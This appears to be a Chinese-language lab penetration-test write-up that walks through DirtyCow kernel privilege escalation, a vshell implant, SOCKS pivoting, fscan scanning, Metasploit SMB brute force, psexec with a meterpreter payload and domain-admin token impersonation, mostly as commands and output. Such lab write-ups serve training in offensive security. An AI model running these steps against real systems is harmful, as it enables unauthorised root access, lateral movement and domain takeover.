
使用插件绕过
脏牛提权

在/tmp/mysql/test.txt找到一对凭据

ssh登录
寻找提权方法
[wwwuser@localhost home]$ sudo -l
[sudo] password for wwwuser:
Sorry, user wwwuser may not run sudo on localhost.
[wwwuser@localhost home]$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/fusermount
/bin/ping
/bin/ping6
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chage
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/sudo
/usr/sbin/usernetctl
/usr/libexec/openssh/ssh-keysign
/usr/libexec/pt_chown
/sbin/pam_timestamp_check
/sbin/unix_chkpwd
[wwwuser@localhost home]$ uname -a
Linux localhost.localdomain 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux
内核版本2.6.32存在脏牛提权 https://github.com/FireFart/dirtycow
先传入exp

gcc -pthread dirty.c -o dirty -lcrypt
[wwwuser@localhost tmp]$ ./dirty yk1ng
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: yk1ng
Complete line:
firefart:fiGcPlA.Ezb3w:0:0:pwned:/root:/bin/bash

mmap: 7f7a4c6bc000

madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'yk1ng'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
成功拿到root权限
[wwwuser@localhost tmp]$ su firefart
Password:
[firefart@localhost tmp]# id
uid=0(firefart) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
上线vshell

运行上线

发现还存在一个网段
[firefart@localhost tmp]# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:32:46:c9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.158.173/24 brd 192.168.158.255 scope global eth0
    inet6 fe80::20c:29ff:fe32:46c9/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:32:46:d3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.93.100/24 brd 192.168.93.255 scope global eth1
    inet6 fe80::20c:29ff:fe32:46d3/64 scope link
       valid_lft forever preferred_lft forever
内网渗透
代理搭建
使用vshell的socks5隧道

使用proxifiter进行代理
kali使用proxychains进行代理
信息收集
fscan扫描
┌──(root㉿kali)-[~]
└─# proxychains4 ./fscan -h 192.168.93.0/24 -hn 192.168.93.100 192.168.93.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 192.168.93.120  is alive
(icmp) Target 192.168.93.10   is alive
(icmp) Target 192.168.93.20   is alive
(icmp) Target 192.168.93.30   is alive
[*] Icmp alive hosts len is: 5
192.168.93.120:22 open
192.168.93.20:135 open
192.168.93.30:135 open
192.168.93.20:80 open
192.168.93.10:135 open
192.168.93.20:1433 open
192.168.93.20:445 open
192.168.93.30:445 open
192.168.93.10:445 open
192.168.93.30:139 open
192.168.93.20:139 open
192.168.93.10:88 open
192.168.93.10:139 open
192.168.93.120:3306 open
192.168.93.120:80 open
[*] alive ports len is: 18
start vulscan
[*] NetInfo
[*]192.168.93.10
   [->]WIN-8GA56TNV3MV
   [->]192.168.93.10
[*] NetInfo
[*] NetInfo
[*]192.168.93.30
   [->]win7
   [->]192.168.93.30
[*] OsInfo 192.168.93.10        (Windows Server 2012 R2 Datacenter 9600)
[*] NetBios 192.168.93.10   [+] DC:WIN-8GA56TNV3MV.test.org      Windows Server 2012 R2 Datacenter 9600
[*] OsInfo 192.168.93.30        (Windows 7 Professional 7601 Service Pack 1)
[*] NetInfo
[*]192.168.93.20
   [->]win2008
   [->]192.168.93.20
[*] NetBios 192.168.93.20   win2008.test.org                    Windows Server (R) 2008 Datacenter 6003 Service Pack 2
[*] OsInfo 192.168.93.20        (Windows Server (R) 2008 Datacenter 6003 Service Pack 2)
[*] WebTitle http://192.168.93.20      code:404 len:315    title:Not Found
[+] mysql 192.168.93.120:3306:root 123
[*] WebTitle http://192.168.93.120     code:200 len:16020  title:Home
找到四台主机
(icmp) Target 192.168.93.120  is alive
(icmp) Target 192.168.93.10   is alive
(icmp) Target 192.168.93.20   is alive
(icmp) Target 192.168.93.30   is alive
192.168.93.120渗透测试
192.168.93.120开放了80端口和3306
进行测试
发现和第一台靶机的网站一样,猜测有相同的漏洞


账号密码相同
使用相同的手法进行测试
连接数据库

发现数据库应该是共享的

打到这里才发现这个站是拿下的第一台主机应该是走的nginx反向代理开始打域
smb爆破
前面fscan扫到都开放了445端口尝试爆破密码
| 端口号 | 协议 / 服务名称 | 说明 |
|---|---|---|
| 135 | RPC(Remote Procedure Call) | Windows 系统远程过程调用协议,用于程序间通信,常被 DCOM(分布式 COM)依赖。 |
| 139 | SMB(Server Message Block) | 基于 NetBIOS 的文件共享协议,早期 Windows 系统通过此端口提供共享服务。 |
| 445 | SMB over TCP | 较新的 SMB 协议实现,直接运行在 TCP 上(无需 NetBIOS),用于文件 / 打印机共享。 |
| 88 | Kerberos | Windows 域环境的身份验证协议,用于用户登录和服务授权(如 Active Directory)。 |
这里使用msf的爆破模块
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.93.20
set SMBUser administrator
set PASS_FILE /root/top1000.txt
run

成功爆破出192.168.93.20的密码123qwe!ASD其他两个无果
win2008上线
使用msf的psexec上线
use exploit/windows/smb/psexec
set payload windows/meterpreter/bind_tcp
set RHOST 192.168.93.20
set smbuser administrator
set smbpass 123qwe!ASD
run

成功上线
使用msf的令牌窃取拿到Test域的管理员身份
use incognito
list_tokens -u
impersonate_token 'TEST\administrator'

成功
我这里msf的shell有问题后续应该是访问域控的共享文件上传psexec拿shell

 浙公网安备 33010602011771号